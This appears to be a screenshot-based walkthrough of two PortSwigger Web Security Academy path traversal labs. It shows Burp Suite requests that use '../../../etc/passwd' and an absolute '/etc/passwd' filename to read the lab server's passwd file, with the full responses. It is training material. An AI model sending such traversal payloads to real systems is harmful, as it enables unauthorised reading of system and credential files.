

1. Lab: File path traversal, simple case

This lab contains a path traversal vulnerability in the display of product images.
To solve the lab, retrieve the contents of the **/etc/passwd** file.





Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=22.jpg HTTP/2
Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
Cookie: session=gtcOQNzdyDJ2MGsUMuo5Al9mi7RqbjN6
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Inspector Notes Custom actions

Done 104,930 bytes | 274 millis

Event log All issues Memory: 179.5MB of 15.97GB Disabled

Поиск ENG 13:47 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=/etc/passwd HTTP/2
Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
Cookie: session=gtcOQNzdyDJ2MGsUMuo5Al9mi7RqbjN6
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
"No such file"
```

Search 0 highlights

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Inspector Notes Custom actions

Done 136 bytes | 95 millis

Event log All issues Memory: 179.5MB of 15.97GB Disabled

Поиск ENG 13:47 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Send Cancel Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1  GET /image?filename=../../../etc/passwd HTTP/2
2  Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3  Cookie: session=gtcOQNsdyDJ2MGsUMuo5Ai9mi7RqbjN6
4  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: ru-RU,ru;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
   q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: image/jpeg
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 2316
5
6  root:x:0:0:root:/root:/bin/bash
7  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8  bin:x:2:2:bin:/bin:/usr/sbin/nologin
9  sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper
   service,,,:/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
43 saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
44 colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	19
Response headers	3

Inspector Notes Custom actions

Done 2,410 bytes | 146 millis

Event log All issues Memory: 179.5MB of 15.97GB Disabled

Поиск ENG 13:48 16.06.2026

File path traversal, simple case

0a82001103400e8a823fd3720040006c.web-security-academy.net

Web Security Academy

File path traversal, simple case

Back to lab description »

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

WE LIKE TO SHOP

Babbage Web Spray

$20.08

View details

Dancing In The Dark

$19.65

View details

Couple's Umbrella


$42.99


View details

Laser Tag

$68.29

View details





Поиск ENG 13:48 16.06.2026

portswigger.net/web-security/learning-paths/path-traversal/reading-arbitrary-files-via-path-traversal/file-path-traversal/lab-simple#

PRACTITIONER
Path traversal 3 of 14

Web Security Academy

My progress

- What is path traversal?
- **Reading arbitrary files via path traversal** (2 of 2)
- Common obstacles to exploiting path traversal vulnerabilities
- How to prevent a path traversal attack

Lab: File path traversal, simple case

APPRENTICE
LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE


Up next: Common obstacles to exploiting path traversal vulnerabilities


Поиск


ENG 13:48 16.06.2026

2. Lab: File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.
The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.
To solve the lab, retrieve the contents of the **/etc/passwd** file.







Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7000ed0476969b81d175ca00d0006e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=45.jpg HTTP/2
Host: 0a7000ed0476969b81d175ca00d0006e.web-security-academy.net
Cookie: session=z3MyVC2ej2xweBq6hprRfUlw64D4hZRc
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7000ed0476969b81d175ca00d0006e.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Inspector Notes Custom actions

Done 152,467 bytes | 372 millis

Event log All issues Memory: 168.0MB of 15.97GB Disabled

Поиск ENG 14:36 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7000ed0476969b81d175ca00d0006e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=/etc/passwd HTTP/2
Host: 0a7000ed0476969b81d175ca00d0006e.web-security-academy.net
Cookie: session=z3MyVC2ej2xweBq6hprRfUlw64D4hZRc
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7000ed0476969b81d175ca00d0006e.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Search 0 highlights

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Inspector Notes Custom actions

Done 2,410 bytes | 128 millis

Event log All issues Memory: 168.0MB of 15.97GB Disabled

Поиск ENG 14:36 16.06.2026

File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

ZZZZZZ Bed - Your New Home Office

$44.35

Description:
We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.

PRACTITIONER
Path traversal 5 of 14

My progress

- What is path traversal?
- Reading arbitrary files via path traversal
- **Common obstacles to exploiting path traversal vulnerabilities** (2 of 10)
- How to prevent a path traversal attack

Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER
LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

